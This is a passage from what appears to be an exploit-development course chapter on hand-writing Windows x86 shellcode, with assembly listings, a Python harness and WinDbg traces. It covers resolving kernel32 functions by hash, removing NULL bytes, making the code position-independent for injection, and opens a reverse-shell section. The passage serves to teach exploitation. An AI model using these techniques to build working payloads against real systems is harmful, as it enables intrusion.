Let's run our updated shellcode, which includes the hashing function, and confirm that the generated hash for the *timeGetTime* string matches the hash that will be generated by our assembly instructions.

Rather than single-stepping through the entire shellcode, we'll place software breakpoints at important parts of the code. To begin, let's single step into *find_function*, as shown below:

```
0:002> r
eax=6f23d2c2 ebx=76e40000 ecx=00000000 edx=02a30000 esi=01276d78 edi=01271ca8
eip=02a3002e esp=02c2f594 ebp=02c2f798 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02a3002e 60              pushad

0:002> u @eip L18
02a3002e 60              pushad
...
02a30043 e319            jecxz   02a3005e
02a30045 49              dec     ecx
02a30046 8b45fc          mov     eax,dword ptr [ebp-4]
02a30049 8b3488          mov     esi,dword ptr [eax+ecx*4]
02a3004c 01de            add     esi,ebx
02a3004e 31c0            xor     eax,eax
02a30050 99              cdq
02a30051 fc              cld
02a30052 ac              lods    byte ptr [esi]
02a30053 84c0            test    al,al
02a30055 7407            je      02a3005e
02a30057 c1ca0d          ror     edx,0Dh
02a3005a 01c2            add     edx,eax
02a3005c ebf4            jmp     02a30052
02a3005e 61              popad
02a3005f c3              ret

0:002> bp 02a3004e

0:002> bp 02a3005e

0:002> bl
     0 e Disable Clear  02a3004e     0001 (0001)  0:****
     1 e Disable Clear  02a3005e     0001 (0001)  0:****
```

Listing 306 - Setting up software breakpoints to compare the script generated hash inside WinDbg

Listing 306 shows that we set up two software breakpoints. The first breakpoint is set after obtaining the RVA to the first entry in the *AddressOfNames* array, allowing us to confirm the symbol name that will be hashed. The second breakpoint is set after our *compute_hash_again* function has finished executing, allowing us to view the resultant hash in EDX.

```
0:002> g
Breakpoint 0 hit
eax=76eb71ec ebx=76e40000 ecx=00000620 edx=02a30000 esi=76ec2af4 edi=76eb5940
eip=02a3004e esp=02c2f574 ebp=02c2f798 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
02a3004e 31c0            xor     eax,eax

0:002> da @esi
76ec2af4  "timeGetTime"

0:002> g
Breakpoint 1 hit
eax=00000000 ebx=76e40000 ecx=00000620 edx=998eaf95 esi=76ec2b00 edi=76eb5940
eip=02a3005e esp=02c2f574 ebp=02c2f798 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02a3005e 61              popad

0:002> r edx
edx=998eaf95
```

Listing 307 - Comparing the script-generated hash inside WinDbg

Checking the output from Listing 307, the generated hash matches the one we obtained using our Python script.

Now that we have implemented and tested our hashing algorithm inside of our shellcode, we can search for the *TerminateProcess* symbol and learn how to obtain its RVA and VMA inside our shellcode.

7.4.3.1 Exercises

1. Update your previous shellcode to include the functions needed for the hashing algorithm.
2. Go through the assembly instructions to make sure you understand how the hashing functions work.
3. Use the **ComputeHash.py** script to generate a unique hash for the *timeGetTime* string.
4. Set breakpoints in the updated shellcode to quickly confirm that the hash from the script matches the one generated by our shellcode.

7.4.4 Fetching the VMA of a Function

Once we reach the final instruction of our previous shellcode, the computed hash is stored in the EDX register. This means we can introduce an additional function that will compare the hash from EDX with the one generated by our Python script. If the hashes match, we can re-use the same index from ECX in the *AddressOfNameOrdinals* array and gather the new index. This will allow us to obtain the RVA and, finally, VMA of the function.

Let's inspect our updated shellcode:

```
import ctypes, struct
from keystone import *

CODE = (
    " start:                              "  #
```

```
    "   int3                                ;"  #   Breakpoint for Windbg. REMOVE ME WHEN
NOT DEBUGGING!!!!
    "   mov   ebp, esp                      ;"  #
    "   sub   esp, 0x200                    ;"  #
    "   call  find_kernel32                 ;"  #
    "   push  0x78b5b983                    ;"  #   TerminateProcess hash
    "   call  find_function                 ;"  #
    "   xor   ecx, ecx                      ;"  #   Null ECX
    "   push  ecx                           ;"  #   uExitCode
    "   push  0xffffffff                    ;"  #   hProcess
    "   call  eax                           ;"  #   Call TerminateProcess
...
    " find_function_loop:                    "  #
    "   jecxz find_function_finished        ;"  #   Jump to the end if ECX is 0
    "   dec   ecx                           ;"  #   Decrement our names counter
    "   mov   eax, [ebp-4]                  ;"  #   Restore AddressOfNames VMA
    "   mov   esi, [eax+ecx*4]              ;"  #   Get the RVA of the symbol name
    "   add   esi, ebx                      ;"  #   Set ESI to the VMA of the current
symbol name
...
    " compute_hash_again:                    "  #
    "   lodsb                               ;"  #   Load the next byte from esi into al
    "   test  al, al                        ;"  #   Check for NULL terminator
    "   jz    compute_hash_finished         ;"  #   If the ZF is set,we've hit the NULL
term
    "   ror   edx, 0x0d                     ;"  #   Rotate edx 13 bits to the right
    "   add   edx, eax                      ;"  #   Add the new byte to the accumulator
    "   jmp   compute_hash_again            ;"  #   Next iteration

    " compute_hash_finished:                 "  #

    " find_function_compare:                 "  #
    "   cmp   edx, [esp+0x24]               ;"  #   Compare the computed hash with the
requested hash
    "   jnz   find_function_loop            ;"  #   If it doesn't match go back to
find_function_loop
...

    " find_function_finished:                "  #
    "   popad                               ;"  #   Restore registers
    "   ret                                 ;"  #
```

Listing 308 - resolving_symbols_0x03.py: Comparing the generated hash with the static one and fetching the function VMA

The first change in our shellcode can be observed in the *start* function. Before the call to *find_function*, we push the hash for *TerminateProcess*, which we generated using our Python script, on the stack. This allows us to later fetch it from the stack and compare it to the hash generated by our *compute_hash_again* function.

After *find_function* returns, we push the two arguments that the target function requires on the stack, and call it using an indirect call to EAX. In order for this to work, we place the VMA of *TerminateProcess* in EAX before returning from *find_function*.

Once our hash has been computed, we execute a newly-introduced function named *find_function_compare*, whose ASM code is shown below:

```
    " find_function_compare:              "  #
    "   cmp   edx, [esp+0x24]            ;"  #   Compare the computed hash with the
requested hash
    "   jnz   find_function_loop         ;"  #   If it doesn't match go back to
find_function_loop
    "   mov   edx, [edi+0x24]            ;"  #   AddressOfNameOrdinals RVA
    "   add   edx, ebx                   ;"  #   AddressOfNameOrdinals VMA
    "   mov   cx,  [edx+2*ecx]           ;"  #   Extrapolate the function's ordinal
    "   mov   edx, [edi+0x1c]            ;"  #   AddressOfFunctions RVA
    "   add   edx, ebx                   ;"  #   AddressOfFunctions VMA
    "   mov   eax, [edx+4*ecx]           ;"  #   Get the function RVA
    "   add   eax, ebx                   ;"  #   Get the function VMA
    "   mov   [esp+0x1c], eax            ;"  #   Overwrite stack version of eax from
pushad
```

Listing 309 - Assembly code of find_function_compare function

First, this function makes a comparison between EDX and the value pointed to by ESP at offset 0x24. We'll remember that the *compute_hash_again* function (Listing 308) uses EDX as an accumulator for our hash. For this comparison to work, we need to ensure that the memory address of ESP at offset 0x24 will point to the pre-generated hash we pushed.

The offset required alongside the ESP register will vary depending on your shellcode and how many PUSH/POP operations it contains. To determine the exact offset, we used a dummy offset, and after running the shellcode, we used WinDbg to determine the exact value needed.

If the compared hashes don't match, we'll jump back to *find_function_loop* and grab the next entry in the *AddressOfNames* array. Once we have found the correct entry, we gather the RVA of the *AddressOfNameOrdinals* array at offset 0x24 from the Export Directory Table, which is stored in EDI. The next instruction adds the base address of kernel32.dll stored in EBX to the RVA of *AddressOfNameOrdinals*.

This is followed by the *mov cx, [edx+2*ecx]* instruction. ECX is also used as an index to the *AddressOfNames* array as part of our *find_function_loop* function. Because the *AddressOfNames* and *AddressOfNameOrdinals* arrays entries use the same index, once we find the entry for our symbol name, we can use the same index to retrieve the entry from the *AddressOfNameOrdinals* array. We multiply ECX by 0x02 because each entry in the array is a WORD.

We then move the value from the *AddressOfNameOrdinals* array to the CX register, which was our counter/index. We'll use this new value as a new index in the *AddressOfFunctions* array. Before using the new index, we gather the RVA of *AddressOfFunctions* at offset 0x1C from the Export Directory Table (*mov edx, [edi+0x1c]*), and then add the base address of kernel32.dll to it.

Using our new index in the *AddressOfFunctions* array, we retrieve the RVA of the function and then finally add the base address of kernel32.dll to obtain the virtual memory address of the function.

Let's run the script and set a few breakpoints inside WinDbg to confirm we can successfully resolve the *TerminateProcess* function.

First, we'll set a software breakpoint after the conditional jump inside *find_function_compare*, and let the shellcode run until we reach it:

```
0:002> bp 02b40070

0:002> g
Breakpoint 0 hit
eax=00000000 ebx=76e40000 ecx=0000056e edx=78b5b983 esi=76ec1b7e edi=76eb5940
eip=02b40070 esp=02d3fd30 ebp=02d3ff58 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02b40070 8b5724          mov     edx,dword ptr [edi+24h] ds:0023:76eb5964=00078a70

0:002> u @eip La
02b40070 8b5724          mov     edx,dword ptr [edi+24h]
02b40073 01da            add     edx,ebx
02b40075 668b0c4a        mov     cx,word ptr [edx+ecx*2]
02b40079 8b571c          mov     edx,dword ptr [edi+1Ch]
02b4007c 01da            add     edx,ebx
02b4007e 8b048a          mov     eax,dword ptr [edx+ecx*4]
02b40081 01d8            add     eax,ebx
02b40083 8944241c        mov     dword ptr [esp+1Ch],eax
02b40087 61              popad
02b40088 c3              ret
```

Listing 310 - Hitting the breakpoint after we have found our symbol name

Once we hit our breakpoint, we'll single step through the instructions until we finally obtain the virtual memory address of the *TerminateProcess* API:

```
0:002> t
eax=00000000 ebx=76e40000 ecx=0000056e edx=00078a70 esi=76ec1b7e edi=76eb5940
eip=02b40073 esp=02d3fd30 ebp=02d3ff58 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02b40073 01da            add     edx,ebx
...

0:002> t
eax=76e6bd30 ebx=76e40000 ecx=0000056e edx=76eb5968 esi=76ec1b7e edi=76eb5940
eip=02b40083 esp=02d3fd30 ebp=02d3ff58 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
02b40083 8944241c        mov     dword ptr [esp+1Ch],eax ss:0023:02d3fd4c=fa5da212

0:002> u @eax
KERNEL32!TerminateProcessStub:
76e6bd30 8bff            mov     edi,edi
76e6bd32 55              push    ebp
76e6bd33 8bec            mov     ebp,esp
76e6bd35 5d              pop     ebp
76e6bd36 ff254c49ec76    jmp     dword ptr [KERNEL32!_imp__TerminateProcess
(76ec494c)]
76e6bd3c cc              int     3
76e6bd3d cc              int     3
76e6bd3e cc              int     3
```

Listing 311 - Obtaining the virtual memory address of TerminateProcess

Excellent! Our shellcode managed to successfully resolve the memory address of *TerminateProcess*. The last instruction in *find_function_compare* will write this virtual memory address to the stack at offset 0x1C.

We do this to ensure that our address will be popped back into EAX after executing the *POPAD* instruction that is a part of *find_function_finished* before returning to our *start* function, as shown below:

```
    " find_function_finished:            "  #
    "   popad                           ;"  #   Restore registers
    "   ret                             ;"  #
```

Listing 312 - Assembly code of find_function_finished function

Before proceeding, let's quickly inspect the *TerminateProcess*[234] function prototype:

```
BOOL TerminateProcess(
  HANDLE hProcess,
  UINT   uExitCode
);
```

Listing 313 - The prototype of TerminateProcess

After the RET instruction is executed, we return to the *start* function where we zero out ECX and push it onto the stack. This value will act as the *uExitCode* parameter and represents a successful exit. This is followed by a PUSH instruction that pushes the value -1 (0xFFFFFFFF) to the stack as the *hProcess* parameter. The minus one value represents a *pseudo-handle*[235] to our process.

```
0:002> t
eax=76e6bd30 ebx=76e40000 ecx=00000000 edx=02b40000 esi=01307890 edi=01301c88
eip=02b40018 esp=02d3fd54 ebp=02d3ff58 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
02b40018 31c9            xor     ecx,ecx

0:002> t
eax=76e6bd30 ebx=76e40000 ecx=00000000 edx=02b40000 esi=01307890 edi=01301c88
eip=02b4001a esp=02d3fd54 ebp=02d3ff58 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02b4001a 51              push    ecx

0:002> t
eax=76e6bd30 ebx=76e40000 ecx=00000000 edx=02b40000 esi=01307890 edi=01301c88
eip=02b4001b esp=02d3fd50 ebp=02d3ff58 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02b4001b 6aff            push    0FFFFFFFFh

0:002> t
eax=76e6bd30 ebx=76e40000 ecx=00000000 edx=02b40000 esi=01307890 edi=01301c88
eip=02b4001d esp=02d3fd4c ebp=02d3ff58 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02b4001d ffd0            call    eax {KERNEL32!TerminateProcessStub (76e6bd30)}
```

[234] (Microsoft - TerminateProcess), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-terminateprocess

[235] (Microsoft - GetCurrentProcess), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocess

```
0:002> dds @esp L2
02d3fd4c  ffffffff
02d3fd50  00000000
```

Listing 314 - Pushing the arguments for the TerminateProcess API on the stack

We can cleanly exit our shellcode by stepping over the call to *TerminateProcess*. Let's observe the exit in WinDbg:

```
0:002> p
WARNING: Step/trace thread exited
eax=76e6bd30 ebx=76e40000 ecx=02d3fd34 edx=770a4550 esi=01307890 edi=01301c88
eip=770a4550 esp=02d3fd34 ebp=02d3fd44 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCallRet:
770a4550 c3              ret
```

Listing 315 - Executing TerminateProcess inside WinDbg

To confirm that our shellcode works as expected, we can comment out the INT3 instruction from our shellcode and execute it without attaching WinDbg to the Python process. Rather than crashing after we press Return, our shellcode should exit cleanly in this case.

With the functions implemented, we now have a way of resolving any symbol exported by kernel32.dll. Being able to resolve symbols allows us to chain multiple API calls with little overhead and achieve complex functionality within our shellcode.

7.4.4.1 Exercises

1. Update the *start* function of the shellcode to include the arguments and call to the *TerminateProcess* API.
2. Continue to modify the shellcode and add all the required functions for comparing the hash and retrieving the VMA of the *TerminateProcess* API.
3. Run the updated shellcode and attach WinDbg to the Python process. Set up appropriate software breakpoints to trace the important steps of the shellcode and ensure it is retrieving the correct memory address of the function.
4. Comment out the INT3 instruction and run your updated shellcode without a debugger attached. Ensure that it exits without causing a crash.

7.5 NULL-Free Position-Independent Shellcode (PIC)

Before we decide which APIs to call and what our shellcode should achieve, let's run it once more with the uncommented INT3 instruction. While our shellcode is functioning correctly, we'll notice that the opcodes it generates contain NULL bytes:

```
0:002> g
(15e8.1408): Break instruction exception - code 80000003 (first chance)
eax=450240f7 ebx=00000000 ecx=02950000 edx=02950000 esi=02950000 edi=02950000
eip=02950000 esp=02b4fdb0 ebp=02b4fdc0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02950000 cc              int     3

0:002> u @eip L6
```

```
02950000 cc              int     3
02950001 89e5            mov     ebp,esp
02950003 81ec00020000    sub     esp,200h
02950009 e811000000      call    0295001f
0295000e 6883b9b578      push    78B5B983h
02950013 e822000000      call    0295003a
```

Listing 316 - Verifying that our shellcode contains NULL bytes

These NULL bytes are not a problem if we run our shellcode using the Python script. Using this shellcode in a real exploit, however, would be problematic as the NULL byte is usually a bad character.

7.5.1 Avoiding NULL Bytes

If we look at the instructions that generated the NULL bytes (Listing 316), we find that the first one is *sub esp, 0x200*. This instruction can also use a negative offset value, or we can use a combination of multiple instructions that achieve the same effect, as shown below:

```
0:002> ? 0x0 - 0x210
Evaluate expression: -528 = fffffdf0

0:002> ? @esp + 0xfffffdf0
Evaluate expression: 4340382624 = 00000001`02b4fba0

0:002> r @esp
esp=02b4fdb0

0:002> ? 0x02b4fdb0 - 0x02b4fba0
Evaluate expression: 528 = 00000210
```

Listing 317 - Calculating the offset we need to ADD to ESP to avoid null bytes

Listing 317 shows that rather than using a *SUB* operation with a value of 0x200, we can *ADD* a large offset and achieve a similar result. The end result will make ESP hold a memory address that will not contain any NULL bytes.

Let's quickly update our shellcode to make sure it successfully avoids the first instance of NULL bytes we encountered previously.

```
import ctypes, struct
from keystone import *

CODE = (
    " start:                                 "  #
    "   int3                                ;"  #   Breakpoint for Windbg. REMOVE ME WHEN
NOT DEBUGGING!!!!
    "   mov   ebp, esp                      ;"  #
    "   add   esp, 0xfffffdf0               ;"  #   Avoid NULL bytes
    "   call  find_kernel32                 ;"  #
    "   push  0x78b5b983                    ;"  #   TerminateProcess hash
    "   call  find_function                 ;"  #
...
```

Listing 318 - Replacing the SUB instruction with an ADD instruction to avoid null bytes

To verify that our ADD instruction worked as intended, let's run our shellcode again and inspect the opcodes inside WinDbg once we reach our INT3 instruction.

```
0:002> u @eip L6
02210000 cc              int     3
02210001 89e5            mov     ebp,esp
02210003 81c4f0fdffff    add     esp,0FFFFFDF0h
02210009 e811000000      call    0221001f
0221000e 6883b9b578      push    78B5B983h
02210013 e822000000      call    0221003a
```

Listing 319 - Verify the opcodes do not contain NULL bytes using WinDbg

Excellent! We replaced the instruction and achieved a similar result without NULL bytes. We can do this for most of the instructions in our shellcode if they contain NULL bytes.

Our next challenge is that our shellcode also contains CALL instructions, which generate NULL bytes (Listing 319). Let's move on and tackle that.

7.5.1.1 Exercise

1. Go through the opcodes generated by the shellcode and replace any instruction except CALL- and JMP-type instructions to avoid NULL bytes.

7.5.2 Position-Independent Shellcode

Our CALL instructions[236] generate NULL bytes because our code is calling the functions directly. Each direct function CALL, depending on the location of the function, will either invoke a near call containing a relative offset to the function, or a far call containing the absolute address, either directly or with a pointer.

There are two ways we can address the CALL instructions. First, we could move all the functions being called above the CALL instruction. This would generate a negative offset and avoid NULL bytes. Our second option is to dynamically gather the absolute address of the function we want to call, and store it in a register.

The second option provides more flexibility, especially for large shellcodes. This technique is often used by decoder components when the payload is encoded. The ability to gather the shellcode absolute address at runtime will provide us with a *position independent code* (PIC) shellcode that is both NULL-free and injectable anywhere in memory.

This technique, which we will go over shortly, exploits the fact that a call to a function located in a lower address will use a negative offset and therefore has a high chance of not containing NULL bytes. Moreover, when executing the CALL instruction, the return address will be pushed onto the stack. This address can be then popped from the stack into a register and be used to dynamically calculate the absolute address of the function we are interested in.

We can begin by slightly modifying our *start* function:

```
import ctypes, struct
from keystone import *
```

[236] (Faydoc - CALL), http://faydoc.tripod.com/cpu/call.htm

```
CODE = (
    " start:                                 "  #
    "   int3                                ;"  #   Breakpoint for Windbg. REMOVE ME WHEN
NOT DEBUGGING!!!!
    "   mov   ebp, esp                      ;"  #
    "   add   esp, 0xfffffdf0               ;"  #   Avoid NULL bytes

    " find_kernel32:                         "  #
    "   xor   ecx, ecx                      ;"  #   ECX = 0
    "   mov   esi,fs:[ecx+0x30]             ;"  #   ESI = &(PEB) ([FS:0x30])
    "   mov   esi,[esi+0x0C]                ;"  #   ESI = PEB->Ldr
    "   mov   esi,[esi+0x1C]                ;"  #   ESI = PEB->Ldr.InInitOrder

    " next_module:                           "  #
    "   mov   ebx, [esi+0x08]               ;"  #   EBX = InInitOrder[X].base_address
    "   mov   edi, [esi+0x20]               ;"  #   EDI = InInitOrder[X].module_name
    "   mov   esi, [esi]                    ;"  #   ESI = InInitOrder[X].flink (next)
    "   cmp   [edi+12*2], cx                ;"  #   (unicode) modulename[12] == 0x00?
    "   jne   next_module                   ;"  #   No: try next module
...
```

Listing 320 - resolving_symbols_0x04.py: Obtaining the location of our shellcode in memory

Listing 320 displays the modified *start* function. After creating some space on the stack, we now go directly into the *find_kernel32* function without using a CALL instruction. As the CALL instruction was not mandatory, removing it allows us to avoid the NULL bytes generated by the relative call.

After obtaining the base address of kernel32.dll, we'll reach the newly added functions which will gather the position of our shellcode in memory.

We start with *find_function_shorten*. This function contains a single assembly instruction, which is a short jump to *find_function_shorten_bnc*. Because these functions are close to each other, the JMP instruction's opcodes will not contain NULL bytes.

```
    " find_function_shorten:                 "  #
    "   jmp find_function_shorten_bnc       ;"  #   Short jump

    " find_function_ret:                     "  #
    "   pop esi                             ;"  #   POP the return address from the stack
    "   mov   [ebp+0x04], esi               ;"  #   Save find_function address for later
usage
    "   jmp resolve_symbols_kernel32        ;"  #

    " find_function_shorten_bnc:             "  #
    "   call find_function_ret              ;"  #   Relative CALL with negative offset

    " find_function:                         "  #
    "   pushad                              ;"  #   Save all registers
```

Listing 321 - Executing a CALL to a function located higher in the code

The code from Listing 321 shows that after reaching *find_function_shorten_bnc*, there is only one assembly instruction. This time we'll use the CALL instruction with *find_function_ret* as the destination. Because this function is located higher than our CALL instruction, the generated opcodes will contain a negative offset that should be free of NULL bytes rather than a positive

offset with NULL bytes. After we execute this CALL instruction, we will push the return address to the stack. The stack will point to *find_function's* first instruction.

Inspecting *find_function_ret* (Listing 321), we observe that the first instruction is a POP, which takes the return value we pushed on the stack and places it in ESI. After the POP instruction, ESI will point to the first instruction of *find_function*, allowing us to use an indirect call to invoke it. This address is then saved at a dereference of EBP at offset 0x04 for later use.

Finally, we'll move the assembly instructions to push the hash, resolve the function, and execute it at the end of our shellcode, as shown below:

```
...
    " find_function_finished:            "  #
    "   popad                           ;"  #   Restore registers
    "   ret                             ;"  #

    " resolve_symbols_kernel32:              "
    "   push  0x78b5b983                ;"  #   TerminateProcess hash
    "   call dword ptr [ebp+0x04]       ;"  #   Call find_function
    "   mov   [ebp+0x10], eax           ;"  #   Save TerminateProcess address for
later usage

    " exec_shellcode:                    "  #
    "   xor   ecx, ecx                  ;"  #   Null ECX
    "   push  ecx                       ;"  #   uExitCode
    "   push  0xffffffff                ;"  #   hProcess
    "   call dword ptr [ebp+0x10]       ;"  #   Call TerminateProcess
```

Listing 322 - Moving the functions requires us to resolve symbols and execute the APIs at the end of our shellcode

One important thing to note, according to Listing 322, is that moving the functions requires us to move the assembly code responsible for calling *find_function* to resolve symbols and execute the APIs after *find_function_finished*.

Let's run our updated shellcode and, inside the debugger, inspect how we dynamically obtain its position in memory. We start by hitting our INT3 instruction and setting a breakpoint right at *find_function_shorten*. Once hit, we will take the jump and reach *find_function_shorten_bnc*:

```
0:002> g
(f34.1058): Break instruction exception - code 80000003 (first chance)
eax=4fb1077f ebx=00000000 ecx=02900000 edx=02900000 esi=02900000 edi=02900000
eip=02900000 esp=02affb70 ebp=02affb80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02900000 cc              int     3

0:002> u @eip L10
...
02900023 eb06            jmp     0290002b
02900025 5e              pop     esi
02900026 897504          mov     dword ptr [ebp+4],esi
02900029 eb54            jmp     0290007f

0:002> bp 02900023

0:002> g
```

```
Breakpoint 0 hit
eax=4fb1077f ebx=76e40000 ecx=00000000 edx=02900000 esi=013d7808 edi=013d1cb0
eip=02900023 esp=02aff960 ebp=02affb70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02900023 eb06            jmp     0290002b

0:002> t
eax=4fb1077f ebx=76e40000 ecx=00000000 edx=02900000 esi=013d7808 edi=013d1cb0
eip=0290002b esp=02aff960 ebp=02affb70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0290002b e8f5ffffff      call    02900025
```

Listing 323 - Hitting the breakpoint at the find_function_shorten and executing the JMP instruction

As shown in Listing 323, the CALL instruction does not contain any NULL bytes due to the negative offset. Stepping into the call will push the return instruction on the stack. Let's confirm that the return address points to *find_function*.

```
0:002> t
eax=4fb1077f ebx=76e40000 ecx=00000000 edx=02900000 esi=013d7808 edi=013d1cb0
eip=02900025 esp=02aff95c ebp=02affb70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02900025 5e              pop     esi

0:002> dds @esp L1
02aff95c  02900030

0:002> u poi(@esp)
02900030 60              pushad
02900031 8b433c          mov     eax,dword ptr [ebx+3Ch]
02900034 8b7c0378        mov     edi,dword ptr [ebx+eax+78h]
02900038 01df            add     edi,ebx
0290003a 8b4f18          mov     ecx,dword ptr [edi+18h]
0290003d 8b4720          mov     eax,dword ptr [edi+20h]
02900040 01d8            add     eax,ebx
02900042 8945fc          mov     dword ptr [ebp-4],eax
```

Listing 324 - Pushing the return address that points to the beginning of the find_function to the stack

According to Listing 324, the return address is pushed to the stack and points to the first instruction of *find_function*. The next two instructions will POP the address of *find_function* into ESI, and save it at the memory location pointed to by EBP at offset 0x04.

```
0:002> t
eax=4fb1077f ebx=76e40000 ecx=00000000 edx=02900000 esi=02900030 edi=013d1cb0
eip=02900026 esp=02aff960 ebp=02affb70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02900026 897504          mov     dword ptr [ebp+4],esi ss:0023:02affb74=00000000

0:002> u @esi
02900030 60              pushad
02900031 8b433c          mov     eax,dword ptr [ebx+3Ch]
02900034 8b7c0378        mov     edi,dword ptr [ebx+eax+78h]
02900038 01df            add     edi,ebx
0290003a 8b4f18          mov     ecx,dword ptr [edi+18h]
0290003d 8b4720          mov     eax,dword ptr [edi+20h]
02900040 01d8            add     eax,ebx
```

```
02900042 8945fc          mov     dword ptr [ebp-4],eax

0:002> t
eax=4fb1077f ebx=76e40000 ecx=00000000 edx=02900000 esi=02900030 edi=013d1cb0
eip=02900029 esp=02aff960 ebp=02affb70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02900029 eb54            jmp     0290007f

0:002> u poi(@ebp + 0x04)
02900030 60              pushad
02900031 8b433c          mov     eax,dword ptr [ebx+3Ch]
02900034 8b7c0378        mov     edi,dword ptr [ebx+eax+78h]
02900038 01df            add     edi,ebx
0290003a 8b4f18          mov     ecx,dword ptr [edi+18h]
0290003d 8b4720          mov     eax,dword ptr [edi+20h]
02900040 01d8            add     eax,ebx
02900042 8945fc          mov     dword ptr [ebp-4],eax
```

Listing 325 - Retrieving the address find_function in the ESI register and saving it for later usage

The last instruction of *find_function_ret* is a short jump (Listing 325) to the *resolve_symbols_kernel32* function, where we use an indirect call to avoid NULL bytes:

```
0:002> t
eax=4fb1077f ebx=76e40000 ecx=00000000 edx=02900000 esi=02900030 edi=013d1cb0
eip=0290007f esp=02aff960 ebp=02affb70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0290007f 6883b9b578      push    78B5B983h

0:002> t
eax=4fb1077f ebx=76e40000 ecx=00000000 edx=02900000 esi=02900030 edi=013d1cb0
eip=02900084 esp=02aff95c ebp=02affb70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
02900084 ff5504          call    dword ptr [ebp+4]    ss:0023:02affb74=02900030

0:002> p
eax=76e6bd30 ebx=76e40000 ecx=00000000 edx=02900000 esi=02900030 edi=013d1cb0
eip=02900087 esp=02aff95c ebp=02affb70 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
02900087 894510          mov     dword ptr [ebp+10h],eax ss:0023:02affb80=02affbc8

0:002> u @eax
KERNEL32!TerminateProcessStub:
76e6bd30 8bff            mov     edi,edi
76e6bd32 55              push    ebp
76e6bd33 8bec            mov     ebp,esp
76e6bd35 5d              pop     ebp
76e6bd36 ff254c49ec76    jmp     dword ptr [KERNEL32!_imp__TerminateProcess
(76ec494c)]
76e6bd3c cc              int     3
76e6bd3d cc              int     3
76e6bd3e cc              int     3
```

Listing 326 - Using an indirect call to resolve the address of TerminateProcess

The output from Listing 326 shows that the indirect call does not contain any NULL bytes. Additionally, by stepping over the call, we can confirm that our shellcode is working correctly and can retrieve the virtual memory address of *TerminateProcess*.

We can remove all breakpoints and let our shellcode continue execution to cleanly terminate the process again.

```
0:002> bc *

0:002> bl

0:002> g
eax=00000101 ebx=013d2868 ecx=016bf87c edx=770a4550 esi=014103e8 edi=014105a8
eip=770a4550 esp=016bf87c ebp=016bfa8c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!KiFastSystemCallRet:
770a4550 c3              ret
```

Listing 327 - Calling TerminateProcess and cleanly terminating the process

In this section, we learned a technique that enabled us to maintain our shellcode's functionality while using indirect CALL instructions to avoid NULL bytes. Our shellcode is also now position-independent, which means we can inject it anywhere in memory and it will dynamically retrieve its position.

With all the building blocks of a shellcode in place, it's time to choose our shellcode's purpose. Next, we'll work on resolving and calling exported symbols that are required to achieve the functionality of a reverse shell.

7.5.2.1 Exercises

1. Update your shellcode with the necessary functions to dynamically retrieve its position in memory.
2. Single step through the instructions and ensure that you understand how to avoid NULL bytes by using CALL instructions, as well as indirect calls, to generate a negative offset.
3. Using WinDbg, step through your shellcode and ensure that it still works as expected.
4. Comment out the INT3 instruction and run the shellcode without a debugger attached. Ensure that it terminates the process without crashing.

7.6 Reverse Shell

We are now ready to make a fully-functioning shellcode. In this section, we'll explore how to create one of the most common shellcodes, a reverse shell.

> *It is important to keep in mind that while a reverse shell is common, it is not the only thing that can be done using shellcode. The shellcode in modern exploits will often store an additional exploit, creating what is commonly known as an exploit chain.*

A review of a number of publicly-available reverse shells written in C[237] reveals that most of the required APIs are exported by **Ws2_32.dll**. We first need to initialize the **Winsock** DLL using *WSAStartup*.[238] This is followed by a call to *WSASocketA*[239] to create the socket, and finally *WSAConnect*[240] to establish the connection.

The last API we need to call is *CreateProcessA*[241] from **kernel32.dll**. This API will start **cmd.exe**.

Now that we have an overview of the libraries and APIs we need, let's break them down into multiple steps.

7.6.1 Loading ws2_32.dll and Resolving Symbols

